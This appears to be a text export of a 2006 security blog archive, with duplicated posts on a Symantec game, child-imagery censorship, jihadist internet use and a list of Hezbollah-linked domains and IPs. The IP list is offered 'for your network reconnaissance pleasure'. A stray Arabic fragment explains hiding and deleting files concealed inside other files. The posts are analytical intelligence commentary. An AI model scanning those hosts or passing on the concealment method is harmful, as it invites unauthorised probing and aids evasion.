MISSION 1

PROTECT YOUR DIGITAL PHOTOS

WELL DONE!!

YOU HAVE SUCCESSFULLY PROTECTED YOUR DIGITAL PHOTOS FROM THE INVISIBLE BURGLAR

YOUR SCORE: 140

Symantec’s Invisible Burglar Game (2006-12-07 15:45)

Cheers to Symantec’s PR folks for coming up with such an [1]entertaining promotion of Norton 360, so that " *if everything gets too much hit the spacebar to activate the Norton 360 force field to destroy everything in sight.* "

Good one!

Try the infamous [2]Airport security flash game too, and search everyone for exploding toothpastes, and other

dangerous substances as they become dangerous throughout the game.

1. http://www.symantec.com/invisibleburglar

2. http://ddanchev.blogspot.com/2006/09/airport-security-flash-game.html

5

Symantec’s Invisible Burglar Game (2006-12-07 16:46)

[1]

Cheers to Symantec’s PR folks for coming up with such an [2]entertaining promotion of Norton 360, so that " *if everything gets too much hit the spacebar to activate the Norton 360 force field to destroy everything in sight.* "

Good one!

Try the infamous [3]Airport security flash game too, and search everyone for exploding toothpastes, and other

dangerous substances as they become dangerous throughout the game.


1. https://web.archive.org/web/20101016192214/http://4.bp.blogspot.com/_wICHhTiQmrA/RXgbS9wujAI/AAAAAAAAAE4/1

g6_uOK1FAo/s1600-h/mission1.jpg

2. http://www.symantec.com/invisibleburglar

3. http://ddanchev.blogspot.com/2006/09/airport-security-flash-game.html

6


HEY EVERYBODY! DON'T LOOK AT THIS! IT'S REALLY OFFENSIVE! WOW! THAT IS SOOO OFFENSIVE! THERE IS NO WAY YOU SHOULD LOOK AT THIS THING THAT YOU PROBABLY WOULDN'T NORMALLY THINK OF LOOKING AT ANYWAY! YOU WOULDN'T BELIEVE IT. BUT DON'T LOOK!
KETTLE'06

Censoring Seductive Child Behaviour (2006-12-08 02:46)

[1]define:seductive

[2]define:unaware

[3]define:immature

[4]define:maturing

" **Covert pedophilia in the Victorian society**". Is that a good line, or is that a good line? [5]Censorship as a matter of viewpoint - as of recently Globe and Mail want you to purchase the article without realizing the click-through rates for both, Doubleclick serving the ads at their site and them, if it were distributing it for free, but anyway

[6]guess they should have told Google either :

" *The Legards' central thesis is that the debate over children and sexual imagery has been dominated and dis-*

torted by two opposing myths: one is "the quasi-religious conception of childhood innocence," which involves "the irrational denial of childhood sexuality"; the other is "the ideology" of the artist as someone "possessing mystical abilities and unique rights" that should not be constrained by the state. "

After [7]thoughtcrime and intention-crime policing, it's about time behaviour-policing starts taking place, now

wouldn't that be truly outrageous? Something no one is again going to do anything about, thinking he's either the

only one seeing it, or perhaps prefers to keep playing in his own corner?

Anyway, discussions like these should only happen after the real problem, with real child porn online gets

solved. And that wouldn't happen by fighting the distribution channels as they're too many to control and police,

but by making sure the production stage never happens at the first place.

Another article on the topic "[8]Clothed Child Porn Online?". By the way, are you finally seduced now? A

rocket scientist doesn't seem to be, throughout the " [9]decade of dedicating downloading". Such a collection can now definitely acts as a new [10]digitally fingerprinted database to [11]keep track of.

1. http://www.google.com/search?hl=en&q=define%3Aseductive

2. http://www.google.com/search?hl=en&lr=&q=define%3Aunaware

3. http://www.google.com/search?hl=en&q=define%3Aimmature

4. http://www.google.com/search?hl=en&q=define%3Amature

5. http://www.theglobeandmail.com/servlet/story/RTGAM.20061127.wxblackflash27/BNStory/Entertainment/home

6. http://209.85.135.104/search?q=cache:kgSMhb0RWEsJ:www.theglobeandmail.com/servlet/story/RTGAM.20061127.wxblackflash27/BNStory/Entertainment/+Is+it+child+porn+or

7. http://en.wikipedia.org/wiki/thoughtcrime

8. http://www.redherring.com/Article.aspx?a=19972&hed=Clothed+Child+Porn+Online%3F

9. http://breakingnews.iol.ie/news/story.asp?j=202611410&p=zxz6yzyy6

10. http://www.theregister.co.uk/2006/06/28/isps_illegal_image_crackdown/

11. http://www.theregister.co.uk/2003/04/14/us_gov_builds_huge_child/

Censoring Seductive Child Behaviour (2006-12-08 16:50)

[1]

[2]define:seductive

[3]define:unaware

[4]define:immature

[5]define:maturing

" **Covert pedophilia in the Victorian society**". Is that a good line, or is that a good line? [6]Censorship as a matter of viewpoint - as of recently Globe and Mail want you to purchase the article without realizing the click-through rates for both, Doubleclick serving the ads at their site and them, if it were distributing it for free, but anyway

[7]guess they should have told Google either :

" *The Legards' central thesis is that the debate over children and sexual imagery has been dominated and distorted by two opposing myths: one is "the quasi-religious conception of childhood innocence," which involves "the irrational denial of childhood sexuality"; the other is "the ideology" of the artist as someone "possessing mystical abilities and unique rights" that should not be constrained by the state.* "

After [8]thoughtcrime and intention-crime policing, it's about time behaviour-policing starts taking place, now

wouldn't that be truly outrageous? Something no one is again going to do anything about, thinking he's either the only one seeing it, or perhaps prefers to keep playing in his own corner?

Anyway, discussions like these should only happen after the real problem, with real child porn online gets

solved. And that wouldn’t happen by fighting the distribution channels as they’re too many to control and police,

but by making sure the production stage never happens at the first place.

Another article on the topic "[9]Clothed Child Porn Online?". By the way, are you finally seduced now? A

rocket scientist doesn’t seem to be, throughout the "[10]decade of dedicating downloading". Such a collection can now definitely acts as a new [11]digitally fingerprinted database to [12]keep track of.

1. https://web.archive.org/web/20101016192214/http://2.bp.blogspot.com/_wICHhTiQmrA/RXjDMdwujFI/AAAAAAAAAF0/z

MJQU888nFg/s1600-h/censorship_southpark.jpg

2. http://www.google.com/search?hl=en&q=define%3Aseductive

3. http://www.google.com/search?hl=en&lr=&q=define%3Aunaware

4. http://www.google.com/search?hl=en&q=define%3Aimmature

5. http://www.google.com/search?hl=en&q=define%3Amature

6. http://www.theglobeandmail.com/servlet/story/RTGAM.20061127.wxblackflash27/BNStory/Entertainment/home

7. http://209.85.135.104/search?q=cache:kgSMhb0RWEsJ:www.theglobeandmail.com/servlet/story/RTGAM.20061127.wxb

lackflash27/BNStory/Entertainment/+Is+it+child+porn+or

8. http://en.wikipedia.org/wiki/thoughtcrime

9. http://www.redherring.com/Article.aspx?a=19972&hed=Clothed+Child+Porn+Online%3F

10. http://breakingnews.iol.ie/news/story.asp?j=202611410&p=zxz6yzyy6

11. http://www.theregister.co.uk/2006/06/28/isps_illegal_image_crackdown/

12. http://www.theregister.co.uk/2003/04/14/us_gov_builds_huge_child/

9

Current State of Internet Jihad (2006-12-10 16:52)

[1]

Very good article on various geopolitical issues related to the Middle East vs the West, and most importantly an overview of the [2]current state of online jihad. Excluding webcasts, video howto's, and video games as a commodity

in the big picture, what's left at the bottom line is easily accessible open source intelligence, and tactical warfare practices such as this one :

" *Some of the techniques of evasion are disarmingly simple. Rather than send emails, some jihadists simply write and save draft emails, storing them in an account with a password that's known to other members of the cell. Because*

they are never actually sent, they can't be detected by intelligence agencies. "

Can you intercept an email that's never been sent? And what if a legitimate user's account end up as a dead

box? Moreover, the article points out to the recently released [3]Technical Mujahid magazine :

" *Raisman points to a recent publication by the al-Fajr group, another communications arm of al-Qaeda and its fellow travellers. He said it contained a very sophisticated manual on internet security, how to avoid hackers, secure personal files and ensure any computer that is captured is of little value to Western authorities.* "

Going through the magazine itself as I indeed obtained a copy and will publish a summary of it anytime now,

there's nothing really that very sophisticated to be afraid of, unless you know nothing about installing a virtual

machine, or what triangulation is all about.

A handy summary of the article and things to keep in mind :

- There are over 5000 militant Islamic websites, up from less than a dozen in 1998 – these are only the static ones compared to hundreds more temporary campaign ones

- They are an extremely effective way for terrorist groups to plan operations, recruit followers, raise funds and

distribute propaganda – centralization of forces and services is exactly what a terrorist organization isn't into.

Diversification and autonomous management for the sake of improving the continuity of the site in operation is what

really matter, namely you'll have the propaganda platform spreading online details on how to donate cash on a site

that's been set up for this purpose only. By the time there's been a leak in the "good guys" [4]covert competitive intelligence efforts, the donation site will dissapear and reappear somewhere else, while the central propaganda

platform remains fully active. Take the other perspective, if the "bad guys" are aware the "good guys" are reading, they may logically leave a decoy to later on analyze how it's being processed and disinform on what may seem a very

decent first-hand information gathered through open source intelligence.

- Their mastery of the web could extend to cyber-terrorism, such as disabling the communication systems that

underpin key sectors such as banking and energy – any government's single biggest mistake is [5]stereotyping about cyberterrorism, namely that it’s the [6]offensive use of cyberterrorism to worry about, whereas the defensive, or

passive concepts are already maturing.

- Western agencies are almost powerless to stop the jihadists’ internet activities – of course they aren’t, and stopping compared to monitoring is totally wrong, the enemy’s location you know is better than the enemy’s location

you don’t know.

- Western governments have been very slow to respond and are only now turning their attention to combating

the potent "story" promulgated over the internet – they wouldn’t be that very slow in responding if they actually knew how many people read and got brainwashed by it, thus what conversion rate can we talk about from a reader,

to collaborator, to wannabe terrorist, come up with metrics and raise eyebrows.

1. https://web.archive.org/web/20101016192214/http://3.bp.blogspot.com/_wlCHhTiQmrA/RXxcttwujGI/AAAAAAAAAGE/z

CX2QaoO1y8/s1600-h/jihad_for_dummies.jpg

2.

http://www.smh.com.au/news/world/fighting-jihad-in-cyberspace/2006/12/01/1164777791383.html?page=fullpage

#contentSwap1

3. http://siteinstitute.org/bin/articles.cgi?ID=publications229606&Category=publications&Subcategory=0

4. http://ddanchev.blogspot.com/2006/05/covert-competitive-intelligence.html

5. http://ddanchev.blogspot.com/2005/12/cyberterrorism-dont-stereotype-and-its.html

6. http://ddanchev.blogspot.com/2006/10/scada-security-incidents-and-critical.html

11

Digital Terrorism and Hate 2006 CD-ROM (2006-12-10 16:53)

[1]

In some of my previous investigative posts "[2]Tracking Down Internet Terrorist Propaganda", "[3]Arabic Extremist Group Forum Messages’ Characteristics", "[4]Cyber Terrorism Communications and Propaganda", "[5]Steganography and Cyber Terrorism Communications", "[6]A Cost-Benefit Analysis of Cyber Terrorism", I extensively blogged about Cyberterrorism and emphasized on the defensive use of it, communication channels under [7]the shadow of SCADA devices and critical infrastructure getting attacked. Perspectives like these often [8]ruin someone’s self-mythology, but [9]the Pupper Master too made a point when saying that your desire to remain what you’re is what limits you, so evolve, or end up on the verge of extinction.

Here’s a little [10]something for everyone thinking [11]cyberterrorism is surreal. Considering for a while that even primitive forms of existence such as [12]street gangs utilize the [13]Internet for propaganda, wouldn’t a much better financed terrorist organization be compelled to participate? In fact they’ve been doing so [14]even before 9/11, but I feel it’s **the good guys’ cavalier attitude** that ended up in the now, mature cyberterrorism platform.

A great source for [15]open source intelligence to anyone interested in, here’s a summary :

" *This sixth and newest version of the Simon Wiesenthal Center’s annual report of problematic websites exposes the growing use of the Internet as a key propaganda weapon, marketing tool and fundraising engine by terrorist groups such as Al Qaeda and Hamas, in addition to its continuing assessment of traditional extremist groups such as the KKK and neo-Nazis. "Although they swear to destroy the West, extremists and terrorists have taken to using Western technology to recruit, finance and plan their insidious actions," said Mark Weitzman, Director of the Simon Wiesenthal Center’s Task Force Against Hate.* "

Now what would an intelligence agency do when knowing exactly where to look? Shut them down and pros-ecute someone, or adapt deep within the community to [16]gather as much OSINT as possible. Whatever the

outcome, keep in mind on the possibility of indirect intelligence engineering, as **the way you're watching them, the same way they're watching you, watching them**.

1. https://web.archive.org/web/20101016192214/http://2.bp.blogspot.com/_wICHhTiQmrA/RXiZAdwujDI/AAAAAAAAAFc/U

DaMOIEkNMk/s1600-h/digital%20Terrorism%20and%20Hate%20

2. http://ddanchev.blogspot.com/2006/06/tracking-down-internet-terrorist.html

3. http://ddanchev.blogspot.com/2006/05/arabic-extremist-group-forum-messages.html

4. http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and_22.html

5. http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html

6. http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html

7. http://ddanchev.blogspot.com/2006/09/results-of-cyber-storm-exercise.html

8. http://ddanchev.blogspot.com/2006/06/bedtime-reading-rome-inc.html

9. http://en.wikipedia.org/wiki/Project_2501

10. http://www.toolsfortolerance.com/site/c.pwK0J8NSJrF/b.1486519/k.DC80/Digital_Terrorism_and_Hate_2006.htm

11. http://del.icio.us/DDanchev/Cyberterrorism

12. http://www.msnbc.msn.com/id/11675822/site/newsweek/

13. http://www.zone-h.org/content/view/13834/30/

14. http://www.haganah.org.il/harchives/005680.html

15. http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html

16. http://www.washingtontimes.com/commentary/20061007-104915-3656r.htm

Full List of Hezbollah's Internet Sites (2006-12-10 16:55)

[1]

Some of [2]the propaganda is so catchy it can easily compete with the [3]Soviet propaganda posters during the

Cold War visualizing the evil forces from their point of view. Great case studies on [4]Internet psychological operations, and Hezbollah's understanding of [5]Cyberterrorism.

Here's a list of the URLs mentioned :

moqawama.org

moqawama.tv

ghaliboun.net

hizbollah.org

nasrollah.org

hizbollah.tv

moqawama.info

moqawama.net

moqawama.org

moqavemat.com

moqavemat.ir

shiaweb.org

manartv.com.lb

almanar.com.lb

islamicdigest.net

manartv.com.lb

al-nour.net

intiqadonline.com

alintiqad.com

alahed.org

wa3ad.org

islamicdigest.net

somod.org

bintjbeil.com

altaybeh.net

deirqanounalnahr.jeeran.com

alshahid.org

almahdiscouts.org

jihadbinaa.org

samirkuntar.org

groups.msn.com/justiciadivinavenezuela

es.groups.yahoo.com/group/Hezboallah _latino

groups.msn.com/autonomiaislamicawayuu

groups.msn.com/Hezbollahelsalvador

hezboallahpartidoislamico.blogspot.es

And the IPs for your network reconnaissance pleasure :

82.137.205.249

82.137.205.247

202.75.42.155

205.178.189.131

216.21.229.196

13

202.71.104.241

209.85.5.112

203.121.71.217

82.137.205.249

82.137.205.249

69.10.136.210

207.44.244.117

66.98.225.220

209.172.35.181

209.85.5.113

208.64.28.10

66.199.236.147

Related posts:

[6]Analysis of the Technical Mujahid Magazine - Issue One

[7]Hezbollah’s DNS Service Providers from 1998 to 2006

[8]Hezbollah’s use of Unmanned Aerial Vehicles - UAVs

1. https://web.archive.org/web/20101016192214/http://4.bp.blogspot.com/_wICHhTiQmrA/RXiRt9wujBI/AAAAAAAAAFE/k

Ufs7YRgQbo/s1600-h/Reload.jpg

2. http://www.terrorism-info.org.il/malam_multimedia/Hebrew/heb_n/html/hezbollah_int.htm

3. http://ddanchev.blogspot.com/2006/09/soviet-propaganda-posters-during-cold.html

4. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html


5. http://del.icio.us/DDanchev/Cyberterrorism

6. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

7. http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html

8. http://ddanchev.blogspot.com/2006/09/hezbollahs-use-of-unmanned-aerial.html

14


Jihad
FOR
DUMMIES
Includes complete list of innocent civilian targets!
A Reference for the Rest of Us!

Current State of Internet Jihad (2006-12-10 21:11)

Very good article on various geopolitical issues related to the Middle East vs the West, and most importantly an

overview of the [1]current state of online jihad. Excluding webcasts, video howto’s, and video games as a commodity

in the big picture, what’s left at the bottom line is easily accessible open source intelligence, and tactical warfare practices such as this one :

" *Some of the techniques of evasion are disarmingly simple.*

Rather than send emails, some jihadists simply

write and save draft emails, storing them in an account with a password that’s known to other members of the cell.

Because they are never actually sent, they can’t be detected by intelligence agencies. "

Can you intercept an email that’s never been sent? And what if a legitimate user’s account end up as a dead

box? Moreover, the article points out to the recently released [2]Technical Mujahid magazine :

" *Raisman points to a recent publication by the al-Fajr group, another communications arm of al-Qaeda and its fellow travellers. He said it contained a very sophisticated manual on internet security, how to avoid hackers, secure personal files and ensure any computer that is captured is of little value to Western authorities.* "

Going through the magazine itself as I indeed obtained a copy and will publish a summary of it anytime now,

there’s nothing really that very sophisticated to be afraid of, unless you know nothing about installing a virtual machine, or what triangulation is all about.

A handy summary of the article and things to keep in mind :

- There are over 5000 militant Islamic websites, up from less than a dozen in 1998 – these are only the static ones compared to hundreds more temporary campaign ones

- They are an extremely effective way for terrorist groups to plan operations, recruit followers, raise funds and

distribute propaganda – centralization of forces and services is exactly what a terrorist organization isn't into.

Diversification and autonomous management for the sake of improving the continuity of the site in operation is what

really matter, namely you'll have the propaganda platform spreading online details on how to donate cash on a site

that's been set up for this purpose only. By the time there's been a leak in the "good guys" [3]covert competitive intelligence efforts, the donation site will dissapear and reappear somewhere else, while the central propaganda

platform remains fully active. Take the other perspective, if the "bad guys" are aware the "good guys" are reading, they may logically leave a decoy to later on analyze how it's being processed and disinform on what may seem a very

decent first-hand information gathered through open source intelligence.

- Their mastery of the web could extend to cyber-terrorism, such as disabling the communication systems that

underpin key sectors such as banking and energy – any government's single biggest mistake is [4]stereotyping about 15

cyberterrorism, namely that it's the [5]offensive use of cyberterrorism to worry about, whereas the defensive, or passive concepts are already maturing.

- Western agencies are almost powerless to stop the jihadists' internet activities – of course they aren't, and stopping compared to monitoring is totally wrong, the enemy's location you know is better than the enemy's location

you don't know.

- Western governments have been very slow to respond and are only now turning their attention to combating

the potent "story" promulgated over the internet – they wouldn't be that very slow in responding if they actually knew how many people read and got brainwashed by it, thus what conversion rate can we talk about from a reader,

to collaborator, to wannabe terrorist, come up with metrics and raise eyebrows.

1.

http://www.smh.com.au/news/world/fighting-jihad-in-cyberspace/2006/12/01/1164777791383.html?page=fullpage

#contentSwap1

2. http://siteinstitute.org/bin/articles.cgi?ID=publications229606&Category=publications&Subcategory=0

3. http://ddanchev.blogspot.com/2006/05/covert-competitive-intelligence.html

4. http://ddanchev.blogspot.com/2005/12/cyberterrorism-dont-stereotype-and-its.html

5. http://ddanchev.blogspot.com/2006/10/scada-security-incidents-and-critical.html

16

Digital Terrorism and Hate 2006 CD-ROM (2006-12-11 00:38)

In some of my previous investigative posts "[1]Tracking Down Internet Terrorist Propaganda", "[2]Arabic Extremist Group Forum Messages’ Characteristics", "[3]Cyber Terrorism Communications and Propaganda", "[4]Steganography and Cyber Terrorism Communications", "[5]A Cost-Benefit Analysis of Cyber Terrorism", I extensively blogged about Cyberterrorism and emphasized on the defensive use of it, communication channels under [6]the shadow of SCADA

devices and critical infrastructure getting attacked. Perspectives like these often [7]ruin someone’s self-mythology, but [8]the Pupper Master too made a point when saying that **your desire to remain what you’re is what limits you**, so evolve, or end up on the verge of extinction.

Here’s a little [9]something for everyone thinking [10]cyberterrorism is surreal. Considering for a while that even primitive forms of existence such as [11]street gangs utilize the [12]Internet for propaganda, wouldn’t a much better financed terrorist organization be compelled to participate? In fact they’ve been doing so [13]even before 9/11, but I feel it’s **the good guys’ cavalier attitude** that ended up in the now, mature cyberterrorism platform.

A great source for [14]open source intelligence to anyone interested in, here’s a summary :

" *This sixth and newest version of the Simon Wiesenthal Center’s annual report of problematic websites exposes the growing use of the Internet as a key propaganda weapon, marketing tool and fundraising engine by terrorist groups such as Al Qaeda and Hamas, in addition to its continuing assessment of traditional extremist groups such as the KKK and neo-Nazis. "Although they swear to destroy the West, extremists and terrorists have taken to using Western technology to recruit, finance and plan their insidious actions," said Mark Weitzman, Director of the Simon Wiesenthal Center’s Task Force Against Hate.* "

Now what would an intelligence agency do when knowing exactly where to look? Shut them down and pros-ecute someone, or adapt deep within the community to [15]gather as much OSINT as possible. Whatever the

outcome, keep in mind on the possibility of indirect intelligence engineering, as **the way you're watching them, the same way they're watching you, watching them**.

1. http://ddanchev.blogspot.com/2006/06/tracking-down-internet-terrorist.html

2. http://ddanchev.blogspot.com/2006/05/arabic-extremist-group-forum-messages.html

3. http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and_22.html

4. http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html

5. http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html

6. http://ddanchev.blogspot.com/2006/09/results-of-cyber-storm-exercise.html

7. http://ddanchev.blogspot.com/2006/06/bedtime-reading-rome-inc.html

8. http://en.wikipedia.org/wiki/Project_2501

9. http://www.toolsfortolerance.com/site/c.pwK0J8NSJrF/b.1486519/k.DC80/Digital_Terrorism_and_Hate_2006.htm

10. http://del.icio.us/DDanchev/Cyberterrorism

11. http://www.msnbc.msn.com/id/11675822/site/newsweek/

12. http://www.zone-h.org/content/view/13834/30/

13. http://www.haganah.org.il/harchives/005680.html

14. http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html

15. http://www.washingtontimes.com/commentary/20061007-104915-3656r.htm

18

Full List of Hezbollah’s Internet Sites (2006-12-11 00:56)

Some of [1]the propaganda is so catchy it can easily compete with the [2]Soviet propaganda posters during the Cold

War visualizing the evil forces from their point of view. Great case studies on [3]Internet psychological operations,

and Hezbollah’s understanding of [4]Cyberterrorism.

Here’s a list of the URLs mentioned :

moqawama.org

moqawama.tv

ghaliboun.net

hizbollah.org

nasrollah.org

hizbollah.tv

moqawama.info

moqawama.net

moqawama.org

moqavemat.com

moqavemat.ir

shiaweb.org

manartv.com.lb

almanar.com.lb

islamicdigest.net

manartv.com.lb

al-nour.net

intiqadonline.com

alintiqad.com

alahed.org

wa3ad.org

islamicdigest.net

somod.org

19

bintjbeil.com

altaybeh.net

deirqanounalnahr.jeeran.com

alshahid.org

almahdiscouts.org

jihadbinaa.org

samirkuntar.org

groups.msn.com/justiciadivinavenezuela

es.groups.yahoo.com/group/Hezboallah _latino

groups.msn.com/autonomiaislamicawayuu

groups.msn.com/Hezbollahelsalvador

hezboallahpartidoislamico.blogspot.es

And the IPs for your network reconnaissance pleasure :

82.137.205.249

82.137.205.247

202.75.42.155

205.178.189.131

216.21.229.196

202.71.104.241

209.85.5.112

203.121.71.217

82.137.205.249

82.137.205.249

69.10.136.210

207.44.244.117

66.98.225.220

209.172.35.181

209.85.5.113

208.64.28.10

66.199.236.147

Related posts:

[5]Analysis of the Technical Mujahid Magazine - Issue One

[6]Hezbollah’s DNS Service Providers from 1998 to 2006

[7]Hezbollah’s use of Unmanned Aerial Vehicles - UAVs

1. http://www.terrorism-info.org.il/malam_multimedia/Hebrew/heb_n/html/hezbollah_int.htm

2. http://ddanchev.blogspot.com/2006/09/soviet-propaganda-posters-during-cold.html


3. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html

4. http://del.icio.us/DDanchev/Cyberterrorism

5. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

6. http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html

7. http://ddanchev.blogspot.com/2006/09/hezbollahs-use-of-unmanned-aerial.html


Media Player Classic
لاحظ العنوان حيث يحتوي على اسم الملف

و بنفس الطريقة، لو كان الملف المخفي ملف نصي نستخدم برنامج المفكّرة (notepad) أو الوورد في فتحه كما في المثال الســابق، ونحتاج فقط أن نعرف مكان وجود المفكّرة أو الوورد في الجهاز

حتى هذه النقطة نكون قد انتهينا من عملية إخفاء الملفات واستخدامها بهذه الطريقة، ولكن بقي علينا شرح كيفية إلغاء الملفات المخفية، وشرح ميزات ومضار هذه الطريقة

2) حذف الملفات المخفية

وهنا لدينا حالتان:

- إما أن يكون الملف الذي أخفينا فيه الملف وهمياً وليس ذا أهمية، عندها بمجرد إلغاء الملف الوهمي نكون قد ألغينا الملف المخفي. كما في مثالنا الســابق فلو قمنا بإلغاء الملف test1.txt فإننا نكون أيضا قــد ألغينــا

Analysis of the Technical Mujahid - Issue One (2006-12-11 01:36)

An [1]OSINT conducted, a tax payer’s buck saved somewhere.

Last week, the [2]mainstream [3]media was [4]abuzz with the release of the first jihadist e-zine discussing hacking,

information hiding, of course in between the lines of radical propaganda, whereas no one was providing more infor-

